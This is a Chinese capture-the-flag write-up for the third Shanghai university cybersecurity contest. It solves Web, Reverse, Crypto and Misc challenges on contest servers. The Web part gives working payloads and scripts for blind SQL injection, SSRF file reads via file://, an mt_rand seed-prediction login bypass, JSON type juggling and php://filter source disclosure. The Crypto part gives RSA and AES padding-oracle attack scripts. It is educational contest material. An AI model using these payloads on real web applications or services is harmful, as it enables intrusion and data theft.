

# 第三届上海市大学生网络安全大赛 write-up

BOI

## 签到题

i 春秋-ctf 竞赛圈-置顶帖

flag{7heR3\_i5\_a\_Lif3\_4b0ut\_t0\_sT4rt\_WhEn\_T0morR0w\_coMe5}

## 问卷调查

## Web

### Some Words

这题很明显的 Sql 盲注，通过测试发现过滤了“=”和 and，所以构造查库 Payload: id=0 or if((ascii(substr((select database()),0,1))>116),1,0)得到库名: words

查表语句: id=0 or if((ascii(substr((select table\_name from information\_schema.tables where table\_schema < 0x776f726474 limit 82,1),17,1))<97),1,0)得到表名: f14g

接下来就是直接查字段了脚本如下:

```
1 #coding=UTF-8
2
3 import requests
4
5 result = ''
6 url = 'http://f7f89a2481c84c67b4b7ca3c5a837335066e86011b0d4ae6.game.ichunqiu.com?'
7 payload = 'id=0 or if((ascii(substr(({sql})),{list},1))<{num}),1,0)'
8
9 for i in xrange(0,50):
10     for j in xrange(32,126):
11         hh = payload.format(sql='select * from words.f14g',List=str(i),num=str(j))
12         print hh
13         zz = requests.get(url+hh)
14         #print zz.content
15         if 'Hello Hacker!!' in zz.content:
16             result += chr(j-1)
17             print 'sucess'
18             print result
19             break
20
```

```
sucess
▼flag{7eab0290-fe4e-4696-97cd-e414d2bc243d▼
```

Welcome To My Blog

扫描发现.git 泄漏，果断下载下来，打开一堆乱码，就是文件格式的问题

## Index of /.git

Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">3207b7443805336f105c63c6f9948f0c9ae7a4</a>	2017-11-01 10:59	195	

Apache/2.4.7 (Ubuntu) Server at baa35c12653d420f9ec6bb93429d6346fdb9be660d045e0.game.ichunqiu.com Port 80

```
root@kali ~/# file 3207b7443805336f105c63c6f9948f0c9ae7a4
3207b7443805336f105c63c6f9948f0c9ae7a4: zlib compressed data
root@kali ~/#
```

用 linux 系统 file 命令查看，发现是 zlib 文件，通过 zlib 还原脚本把源码还原出来，接下来就是源码分析的事情了

```
<?php
include "function.php";

if(isset($_GET["action"])){
    $page = $_GET["action"];
}else{
    $page = "home";
}
if(file_exists($page.'.php')){

    $file = file_get_contents($page.".php");
    echo $file;
}
if(@$_GET["action"]=="album"){
    if(isset($_GET["pid"])){
        curl($_GET["pid"]);
    }
}

?>
```

这里可以看到，主要突破就是 curl 函数，curl 还是不是 php 中的，那就是在 function 中构造，通过读取 action 读取 function.php 的内容：

```

39
40 <?php
41
42 function curl($url){
43     $ob = curl_init();
44     curl_setopt($ob, CURLOPT_URL, $url);
45     curl_setopt($ob, CURLOPT_HEADER, 0);
46     $re = curl_exec($ob);
47     curl_close($ob);
48
49     return $re;
50 }
51
52 function getPic($num){
53     if(file_exists("./IMG/$num.jpg")){
54         $path = "./IMG/$num.jpg";
55         return $path;
56     }
57 }
58 }
59
60
61

```

\$url 可控，利用 file 协议可读取服务器内容，直接读取 flag.php 内容：

<http://baa35c12653d420f9ec6bb93429d6346fdb9be660d045e0.game.ichunqiu.com/index.php?action=album&pid=file:///var/www/html/flag.php>

```

73     </span>
74 </span>
75
76
77 </body>
78 </html><?php
79 $flag="flag{df1f3ec4-a2a2-4f23-95f0-592ebdb6f7e9}";

```

## Step By Step

扫描目录得到了 code.zip，解压出来发现源码经过 phpjiami 加密过，直接网上找了个网站收费解密了== 据说有解密脚本，得到 index、admin、file 的源码，首先分析 index 的源码

```

$seed = rand(U, 99999);
mt_srand($seed);
session_start();
function auth_code($length = 12, $special = true)
|{
|    $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
|    if ($special) {
|        $chars .= '!@#$%^&*()';
|    }
|    $password = '';
|    for ($i = 0; $i < $length; $i++) {
|        $password .= substr($chars, mt_rand(0, strlen($chars)-1), 1);
|    }
|    return $password;
|}

```

利用的是 mt\_rand 伪加密，利用伪加密生成 16 的 key 和 10 为的 private，主要思路是通过破解伪加密，通过 key 预测出当前的 private，并将当前 private 写入 session 中，第二次给 private 相同值就可以登入进 admin.php，因为 seed 是随机数，所以也了一个脚本把 10 万种情况全写进文档中，方便找对应的 private 值。

```

<?php
#$seed = rand(0, 99999);
function auth_code($length = 12, $special = true)
{
    $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    if ($special) {
        $chars .= '!@#$%^&*()';
    }
    $password = '';
    for ($i = 0; $i < $length; $i++) {
        $password .= substr($chars, mt_rand(0, strlen($chars)-1), 1);
    }
    return $password;
}
$i=0;
while($i<99999){
    mt_srand($i);
    echo $i;
    #session_start();
    $key = auth_code(16, false);
    #echo "The key is :". $key."<br>";
    $private = auth_code(10, false);
    #echo $private;
    $data = $key. "\r\n". $private. "\r\n\r\n";
    $f=fopen('test.txt', 'a+');
    fwrite($f, $data);
    fclose($f);
    $i = $i + 1;
}
?>

```

进入到 admin.php 后，主要突破口就是 json\_decode()

```

    $auth = $_POST['auth'];
    $auth_code = "*****";
    echo 'test1';
    if (json_decode($auth) == $auth_code) {

```

给 auth 传递参数 true，就可以是判断条件为真，直接绕过 \$auth\_code，跳转到 admin.php?authAdmin=2017CtfY0ulike，查看源码得到 auth 值为：1234567890x

```

    url:'file.php',
    type:'post',
    data:{'id':filename, 'auth':'1234567890x'},

```

接下来就是利用得到的 auth 值进入到 file.php 文件中

```

if (isset($_GET['id']) && (strpos($_GET['id'], 'jpg') !== false)) {
    $id = $_GET['id'];
    echo $id;

    preg_match("/^php:\/\/*resource=([^\s]*)/i", trim($id), $matches);
    if (isset($matches[1])) $id = $matches[1];

    if (file_exists("./".$id) === false) die("file not found");
}

```

id 参数中必须存在 jpg，之后正则检测 'php:' 和 'resource=' 其实只检测了这两个字段，中间插入 jpg 就可以绕过，最后构造 payload：

id=php://filter/jpgconvert.base64-encode/resource=flag.php，得到 flag

```

1 <?php
2 $flag="flag {b89d67a8-7bdb-40ed-a3ec-38d2ebbfcb6}";

```

## Reserve

## juckcode

拿到题目之后，进行里一些分析，程序的功能是读 **flag** 文件，然后进行某种加密，之后得到 **flag.enc**，所以，我们只要让我们的 **flag** 文件加密后的结果和 **flag.enc** 一样就行，算法分析了半天，没怎么搞出来，干脆暴力跑，因为发现密码是逐位加密，这就使得爆破是可行的，在爆破过程中，发现有可能在某一过程中，会出现多个符合结果的字符，所以，我们就要对错误结果进行处理，我发现在原来加密的字符串中是不存在“的”，所以，就在加密的字符串前加上了”。如果得到“，就说明出现了错误。脚本如下：

```
1 # -*- coding: utf-8 -*-
2 import os
3 import string
4
5 def get_a_enc(flag):
6     f = open("./flag", "w+")
7     f.write(flag)
8     f.close()
9     r = os.popen("juckcode.exe")
10    enc = r.readlines()[0]
11    return str(enc).replace('\n', '')
12
13
14 def do(str1, str2):
15     a = ''
16     b = ''
17     Num = 0
18
19     if len(str1) < len(str2):
20         a = str2
21         b = str1
22     else:
23         a = str1
24         b = str2
25
26     for i in xrange(len(b)):
27         if(a[i] == b[i]):
28             Num += 1
29         else:
30             return Num
31     return Num
32
33 def asd(ff,num_now):
```

```

33 def asd(ff,num_now):
34     for i in xrange(ff,len(string)):
35         key = flag + string[i]
36         max = do(flag_enc, get_a_enc(key))
37         if(max > num_now):
38             char_now = string[i]
39             num_now = max
40     return char_now
41
42 string = "\"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!$%&'()*+,-./:;<=>?@^_`{|}~"
43
44 flag = ''
45
46 flag_enc = "FFIF@IqqIH@sGBBsBHFAHH@FFIuB@tvrrHHrFuBD@qqqHH@GFtuB@EIqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@@"
47
48
49
50 z = 0
51
52 while 1:
53     num_now = 0
54     char_now = ''
55     char_now = asd(z,num_now)
56     if char_now == '\\':
57         z = string.index(flag[-1:])+1
58         flag = flag[:-1]
59     else:
60         z = 0
61         flag += char_now
62         print(get_a_enc(flag))
63         print(flag)
64         if char_now == '}':
65             break

```

直接运行，就能得到结果：


```

FFIF@IqqIH@sGBBsBHFAHH@FFIuB@tvrrHHrFuBD@qqqHH@GFtuB@EIqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@AHqrHHEEFBsBGtvHH
FBHuB@trqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@AHqrHHEEFBsBGtvHH
EuGuB@trqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@AHqrHHEEFBsBGtvHH
flag[juck_code_cannot_stop_you_reversing]
FFIF@IqqIH@sGBBsBHFAHH@FFIuB@tvrrHHrFuBD@qqqHH@GFtuB@EIqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@AHqrHHEEFBsBGtvHH
FBHuB@trqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@AHqrHHEEFBsBGtvHH
EuGuB@trqrHHCduBsBqurHH@EuGuB@trqrHHCduBsBruvHH@FFIF@AHqrHHEEFBsBGtvHH
flag[juck_code_cannot_stop_you_reversing]

```

## Crackme

首先查壳，发现加了 NsPack 的壳



先脱壳，手动就能在 OD 里脱掉，也可以用脱壳机，脱壳后载入 IDA，很容易就能定位到主函数

```
Buf = 0;
memset(&Dst, 0, 0x31u);
printf("Please Input Flag:");
gets_s(&Buf, 0x2Cu);
if ( strlen(&Buf) == 42 )
{
    v1 = 0;
    while ( (*(&Buf + v1) ^ byte_402130[v1 % 16]) == dword_402150[v1] )
    {
        if ( ++v1 >= 42 )
        {
            printf("right!\n");
            goto LABEL_8;
        }
    }
    printf("error!\n");
LABEL_8:
    result = 0;
}
else
{
    printf("error!\n");
    result = -1;
}
return result;
}
```

逻辑很简单，就是一次异或运算，写出解题脚本

```
serial_1 = "this_is_not_flag"
serial_2 = [0x12,4,8,0x14,0x24,0x5c,0x4a,0x3d,0x56,0xa,0x10,
            0x67,0,0x41,0,1,0x46,0x5a,0x44,0x42,0x6e,0x0c,0x44,0x72,
            0x0c,0x0d,0x40,0x3e,0x4b,0x5f,2,1,0x4c,0x5e,0x5b,0x17,0x6e,
            0xc,0x16,0x68,0x5b,0x12,0x48,0x0e]
result = ""
for i in xrange(42):
    result += chr(serial_2[i] ^ ord(serial_1[i%16]))
print result
```

## 吟弄长度

进入第二个得到 n 和新的 e

由于  $p$ 、 $q$  没有换，所以知道

最后进入第三个得到密文 c

可解出明文

## 脚本

```
from pwn import *
import hashlib
from time import sleep
```

[illegible]



```

print '-----step1 finished-----'

#get n and new e
p.sendline('2')
p.recvuntil('n = ')
n = int(p.recvuntil('\n')[1:-1])
print 'n -> ', n
p.recvuntil('e = ')
new_e = int(p.recvuntil('\n')[1:-1])
print 'new_e -> ', new_e

print '-----step2 finished-----'

#get new_e -> c
p.sendline('3')
p.recvuntil('flag enc = ')
c = int(p.recvuntil('\n')[1:-1])
print 'c -> ', c

print '-----step3 finished-----'

#use n, e, d to get p, q
p, q = getpq(n, e, d)
print 'p -> ', p
print 'q -> ', q

print '-----step4 finished-----'

#use n and new_d to crack c
phi = (p - 1) * (q - 1)
print 'phi -> ', phi
new_d = libnum.modular.invm(1, new_e, phi)
print 'new_d -> ', new_d
print libnum.n2s(pow(c, new_d, n))

print '-----all finished-----'

```

结果

```

[*] Opening connection to 106.75.98.74 on port 10030: Done
[*] > 48109
[*] < 3920455103930185413582581940487027839232220287628811824831469701837635718782702339000519588249467667774781708061617515959480447613990085836727007485286587578337635219531160143515589382325965227141139489
2080459485176854174469315689886781486869739014428057869897550819727470924943254789476311381772843438366666265995601789640782475623858242504983637622488113238716379518776337380009975459592370106271837676846988
849078519864824576129327452536541137482506548629177071496379035745112773475997477625301419857020289439186172409862375142868982826719531476695948739090365313283523234392751454514573873576852644325
-----step1 finished-----
n -> 1876338711575684963384023960125458697292429213177292878993819122405272655948678242881623889838323376082053389853957760886734039186183830005329855810759247353310190875754818394022322192115382768584042145
055372943863952654853673680680812440595515753143154061951138232536566881611173430376341838338784391922761041596132331983671467276837824917831186389268993558261018496308529423869776534074088261427353541
71949682776726079517731067062253179901904849294516787585144659157139901435374709470373457395544882014716198669883210408071218689338026471551278601196583149412988884661068227869106878557962301372723
new_e -> 33329
-----step2 finished-----
c -> 89438471198306097095489014058195031090895854819654771736958896914383910817535315348282638016024031499686269324618979122037388377464829837349624052796975489180175556379062833924873178451338474993477878692
8814744810213853823135116474742501595506676863827679303312479638513197878651185125768628257562151781827188754431218042307897315955980374244483782592593848687596474426099863981308196153086246786464964821
151546016335927276516409238174009923185402457122894735386828431027415365930978464187656034187917218597115547916719676511717009919615484186115751071231184186438194395321694264607897
-----step3 finished-----
p -> 121976772793276648924884388379394357622937049678875446387753726320326036691148071123297806008930925915877988943630800227342766780571874539823914482152167773706288010027379328721284721378364476482960
08424541473949292987414461580914489792557315816989245884315574417217268119259672215875502208212871299
q -> 18910419678849640638846176524745388899799831881585842932486319614471458557936784071832566216818640397581325271008568299850180292253286518146942159178773717212659489144655280372399203875299872901090
0843118540240954601740625731881245251710099451211803887983677220603163193518721452538536601315207377
-----step4 finished-----
phi -> 18763387115756849633840239601254586972924292131772928789938191224052726559486782428816238898383233760820533898539577608867340391861838300053298558107592473533101908757548183940223221921153827685840421
45297537129438639526585367368068986124405955157531431548619511382732536565668816111734363763410383387041108939880455474712844930610574894500382909426046745200852048695276025785405531248789878851141068788454518
1338862687556896148281651575324792435727354292212980412151841654195553443867822583897108011583594136110854145548451465555807319782283325888498770438535278839612617975548487545828451975278294048
new_d -> 1567284134113181030397578092438478970728295783981461876862437583723952765568723390381316931002308023918911579155178335482729664458087835464148604338766481975353209201885333178567825935078464036
44815931618188108253213853263829668127465520042080770583518363181778494604454251947873091004166418624179872716289387148895794668275796490590370672291939603147556298084652717134452896624889306353637535365409
5284972387218493861182412421632648801868861728812802955085612823827695195414435712739415639585711203846302583573166525413629434532079261847852586647695185235207953883052011443836963088817733736017
(flag_do_you_think_change_e_d_means_change_the_key?)
-----all finished-----
[*] Closed connection to 106.75.98.74 port 10030

```

flag{Do\_you\_think\_change\_e\_d\_means\_change\_the\_key?}

## Is\_aes\_secure

这个题是 aes 的 cbc 256bit 加密方式，从给出的脚本可以看出，我们可以得到 flag 的密文，而且我们可以通过操作 3 得知我们输入的 iv 和密文是否符合格式，所以，可以使用 padding oracle attack

这个密文长 48 个字节，所以，这是分成 3 块的 cbc 加密，第一块密文原本使用原来的 iv: AAAAAAAAAAAAAAAAAA,作为 iv 来进行解密，第二块它使用第一块密文来进行解密，第三块使用第二块密文进行解密。这个加密过程，我们要不断更换 iv，因为我们知道 cbc 模式是密文使用 key 进行加密得到一个中间值，中间值与 iv 逐位异或得到明文。根据 padding 的原理，我们只要一位一位进行爆破，求出中间值就好，毕竟 writeup，原理网上都是存在的，我就直接贴脚本了，这里有三个块，可以独立爆破，我交给了两个队友帮我爆破，我就只贴出一个块的脚本了：

```

1  #!/usr/bin/env python
2  # coding=utf-8
3  from pwn import *
4
5  result = ''
6  result1 = ''
7  encode = '\x04*S=\x06\x9b=,3\xea,E*\xaa\xc1\xcd\xfc\xcc\x81\x00\x81\xa9\x0e\xa4
8  \x11\xfe\x9e\xdb\xdc\xbfm\xe7\xba\xb5\x02\xda\xbd\x9b\x05\x1b\x7f\xb4\x90'
9  encode1 = encode[0:16]
10 encode2 = encode[16:32]
11 encode3 = 'A'*16
12 p = remote('106.75.98.74',10010)
13 def dd(datab):
14     p.recvuntil('option:\n')
15     p.send('3\n')
16     p.recvuntil('IV:\n')
17     p.send(datab)
18     p.recvuntil("Data:\n")
19     p.send(encode1.encode('base64'))
20     zz = p.recvline()
21     print zz
22     if "Decryption Done" in zz:
23         print 'success'
24         print datab
25         return 1
26     else:
27         print 'false'
28
29 jj = ''
30 xx = ''
31 for j in xrange(1,17):
32     for z in result1:
33         xx += chr(ord(z)^j)
34     for i in xrange(0,256):
35         print i
36         ss = (15-len(result1)) * chr(0)
37         ss = ss +chr(i)+xx
38         if dd(ss.encode('base64')):
39             wrp= chr(i^ord(encode3[16-j]))
40             result += wrp
41             jj = chr(ord(wrp))+jj
42             result1 = chr(i^j) + result1
43             print jj
44             xx = ''
45             break

```

flag{padding\_or

cle\_make\_AES\_uns

ecure!}\n\x08\x08\x08\x08\x08\x08\x08\x08

classical

明显单表替换密码

Puzzle:  
Ld hcrakewfaxr, f hofjjlhfo hlaxuc lj f krau ev hlaxuc kxfk zfi tjui xljkeclhfoor gfk dez xfi vfooud, vec kxu pejk afck, ldke iljtju. Ld hedkefjk ke peiucd hcrakewfaxlh foweclkxpj, pejk hofjjlhfo hlaxucj hfd gu acfhklhfoor hepatkui fdi jeoyui gr xfdi. Xezuyuc, Oramk03vydJCoe2qyNlmcN2qlpJNaM3SnM2Xke3q9 kxur feu foje tjtfoor yuer jlpaou ke gcufn zlkx peiucd kuhxdeoer. Kxu kucp ldhotiuj kxu jlpaou jrjkupj tjui jldhu Wuun fdi Cepfd klupj, kxu uoofgeefku Cudfljjfddhu hlaxucj, Zecoi Zfc LL hcrakewfaxr jthx fj kxu Udlyvpf pfhxlidu fdi guredi. F btihn gcezd veq mtpa eyuc kxu ofsr iew.

Clues: For example G+R Q+W=THE

auto

Solve

Ad closed by Google  
Stop seeing this ad AdChoices

0 -1.498 In cryptography, a classical cipher is a type of cipher that was used historically but now has fallen, for the most part, into disuse. In contrast to modern cryptographic algorithms, most classical ciphers can be practically computed and solved by hand. However, Ljytl3fvnSRlo2xvKljrK2ximSHkJ3ZhJ2Hto3x9 they are also usually very simple to break with modern technology. The term includes the simple systems used since Greek and Roman times, the elaborate Renaissance ciphers, World War II cryptography such as the Enigma machine and beyond. A quick brown fox jump over the lazy dog.

1 -1.694 In crvtozranhfv, a classical cipher is a type of cipher that was used historically but now has fallen, for the most part, into disuse. In contrast to modern crvtozranhfv

中间一段目测 base64

然鹅解出来啥也不是

脑洞会不会把 base64 给凯撒了一下

然后一个一个试还真是

LyjtL3fvnSRlo2xvKljrK2ximSHkJ3ZhJ2Hto3x9

结果: (字符数统计: 1040)

MzkuM3gwoTSmp2ywLJksL2yjnTlIK3AiK2lup3y9  
NalvN3hxpUTnq2zxMKltM2zkoUJmL3BjL2Jvq3z9  
Obmw03iyqVUor2ayNLmuN2aIpVKmM3CkM2Kwr3a9  
PcnxP3jzrWVps2bz0Mnv02bmqWLoN3DlN2Lxs3b9  
QdoyQ3kasXWqt2caPNowP2cnrXmp03Em02Myt3c9  
RepzR3lbtYXru2dbQ0pxQ2dosYNqP3FnP2Nzu3d9  
SfqaS3mcuZYsv2ecRPqyR2eptZ0rQ3GoQ20av3e9  
TgrbT3ndvAZtw2fdS0rzS2fquAPsR3HpR2Pbw3f9  
UhscU3oewBAux2geTRsaT2grvBQtS3lqS2Qcx3g9  
VidtV3pfxCBvy2hfUStbU2hswCRuT3JrT2Rdy3h9  
WjueW3qgyDCwz2igVTucV2itxDSvU3KsU2Sez3i9  
XkvfX3rhzeDxa2jhWUvdW2juyETwV3LtV2Tfa3j9  
YlwgY3siaFEyb2kiXVweX2kvzFUxW3MuW2Ugb3k9  
ZmxhZ3tjbGFzc2ljYWxfY2lwaGVyX3NvX2Vhc3l9  
AnyiA3ukcHGad2mkZXygZ2mxbHWzY3OwY2Wid3m9  
BozjB3vldlHbe2nIAYzhA2nycIXaZ3PxZ2Xje3n9  
CpakC3wmeJlcf2omBZaiB2ozdJYbA3QyA2Ykf3o9  
DqblD3xnfKJdg2pnCAbjC2paeKZcB3RzB2Zlg3p9  
Er cmE3yogLKeh2qoDBckD2qbfLAdC3SaC2Amh3q9  
FsdnF3zphMLfi2rpECdIE2rcgMBed3TbD2Bni3r9  
GteoG3aqiNMgj2sqFDemF2sdhNCFE3UcE2Coj3s9  
HufnH3brci0Nbk2trCEfnc2+ei0DnE3VdE2Dnk3+9

米斯特安全团队网址:www.hi-ourlife.com

程序作者:3

INT

SQLXSSEncryptionEncodingOther

Load URL

Split URL

Execute

ZmxhZ3tjbGFzc2ljYWxfY2lwaGVyX3NvX2Vhc3l9  
flag{classical\_cipher\_so\_easy}

Enable Post data

Enable Referrer

flag{classical\_cipher\_so\_easy}

## MISC

### 登机牌

补全二维码



好嘞，进坑了 why not use binwalk

010Editor 发现后面加了个 rar，先扣为敬，修正 rar 头得到加密的 rar 包。

Png 里面下方还有个 pdf417 码，反色之后再扫码得 key1921070120171018

[Download barcode and image data](#) in XML format or request help from barcode expert.

File: **QQ图片20171104131924.png** New File

---


Pages: **1** Barcodes: **1**

---

Barcode: 1 of 1 Type: **Pdf417** Page 1 of 1

Length: 19 Rotation: none

Module: 7.0pix Rectangle: {X=-2,Y=4,Width=727,Height=82}



Key1921070120171018

解出 flag.pdf



出差或外出旅行 喜欢在朋友圈晒车票 还有...  
<https://www.ddvip.com/weixin/2...> - 百度快照

#### 警方提醒:朋友圈晒登机牌要当心-新华网

2016年12月30日 - 警方提醒:朋友圈晒登机牌要当心——元旦、春节将至,又到了公众回乡团聚以及外出旅游的高峰期。

<news.xinhuanet.com/leg...> - 百度快照

#### 乱晒登机牌很可能导致你的账户信息被盗用

假期里的每一天都是宝贵的,如果你打算坐飞机去哪儿旅游的话,你很可能在机场先晒一波登机牌,但是当你准备把它晒到社交平台(例如Facebook、Instagram和微博)的话,...

<baijiahao.baidu.com/s?...> - 百度快照

#### 登机牌可别随便晒\_凤凰资讯

2016年9月21日 - 盼望已久的旅程开始前,不少人喜欢在网上晒出自己的登机牌以表达激动的心情。注意了,晒登机牌也是有技巧的,别以为给名字、航班号打码就万事大吉了!...

<news.ifeng.com/a/20160...> - 百度快照

#### 提醒!千万别在微信朋友圈晒登机牌了-头条-华西都市报

2016年10月7日 - 有人在偷你的信息补办银行卡。... 国庆去了趟巴黎度假,回国前来张和登机牌合影的自拍照:去民政局扯了个结婚证,顺带晒一下甜蜜.....很多人都喜欢用...

<news.huaxi100.com/show...> - 百度快照

#### 图片 别晒登机牌了!专家称泄露过多个人信息\_民航新闻\_民航资源网



2015年10月12日 - 据《新闻人》报道,安全专家提醒登机牌显示的信息绝不仅限于航班号和座位号,把登机牌的照片公布在网络上并不是明智之举。某人将自己的登机牌拍照上传...

flag{Car3\_Y0ur\_Secret}

Flag{Car3\_Y0ur\_Secret}

clemency

先看 16 进制,脑洞一堆没思路,信息搜集

发现这……这怕是这届 defcon 的大名鼎鼎 cLEMENCy 中段序吧

Github 上的 ida\_clemency

## IDA cLEMENCy Tools

cLEMENCy is an architecture developed by LegitBS for use during the Defcon 25 Capture the Flag event. The architecture was unsupported by IDA at the outset of the competition. It seemed useful to have disassembler support outside the emulator/disassembler published in conjunction with the cLEMENCy specification 24 hours prior to commencement of the competition. These tools are the result of that development effort. This project contains:

- A scripted IDA loader module to create the basic memory layout and handle the loading of 9-bit, middle-endian, cLEMENCy executables.
- A scripted IDA processor module to handle disassembly and assembly tasks
- A scripted IDA plugin to allow for dumping modified database content back to a packed 9-bit, middle-endian file (scripted loaders do not support the save\_file functionality).
- A scripted IDA plugin to assist with fixing up poorly disassembled functions that might branch/call into regions that continue to be marked as data blocks.

## Getting Started

Here refers to the root directory of your IDA installation

- Copy clemency\_proc.py to /procs/clemency\_proc.py
- Copy clemency\_ldr.py to /loaders/clemency\_ldr.py
- Copy clemency\_dump.py to /plugins/clemency\_dump.py
- Copy clemency\_fix.py to /plugins/clemency\_fix.py


Note that clemency\_ldr.py will show up as an available loader for all file formats because cLEMENCy binaries have no distinct file format. If you elect to use the clemency\_ldr, you should also select the corresponding clemency\_proc from the Processors drop-down in the load file dialog.

按照 readme 上面配好环境后发现 clemency.bin 可识别了，找了一圈没发现 flag，突然想起有个 flag.enc，然后就出了。。

```
.text:00000000
.text:00000000 ; =====
.text:00000000
.text:00000000 ; Segment type: Pure code
.text:00000000      public _start
.text:00000000 _start:      ; "Flag(I love cLEMENCy as I went to shore ill with you)"
.text:00000000      dw 0x66, 0x6C, 0x61, 0x67, 0x7B, 0x49, 0x5F, 0x6C, 0x6F, "
.text:00000000      dw 0x76, 0x65, 0x5F, 0x63, 0x4C, 0x45, 0x4D, 0x45, 0x4E, "
.text:00000000      dw 0x43, 0x79, 0x2C, 0x73, 0x6F, 0x5F, 0x49, 0x5F, 0x77, "
.text:00000000      dw 0x61, 0x6E, 0x74, 0x5F, 0x74, 0x6F, 0x5F, 0x73, 0x68, "
.text:00000000      dw 0x61, 0x72, 0x65, 0x5F, 0x69, 0x74, 0x5F, 0x77, 0x69, "
.text:00000000      dw 0x74, 0x68, 0x5F, 0x79, 0x6F, 0x75, 0x7D, 0xA, 0
.text:00000036      db 0xC0 dup(0)
.text:00000036
.clock:04000000 ; =====
.clock:04000000
```

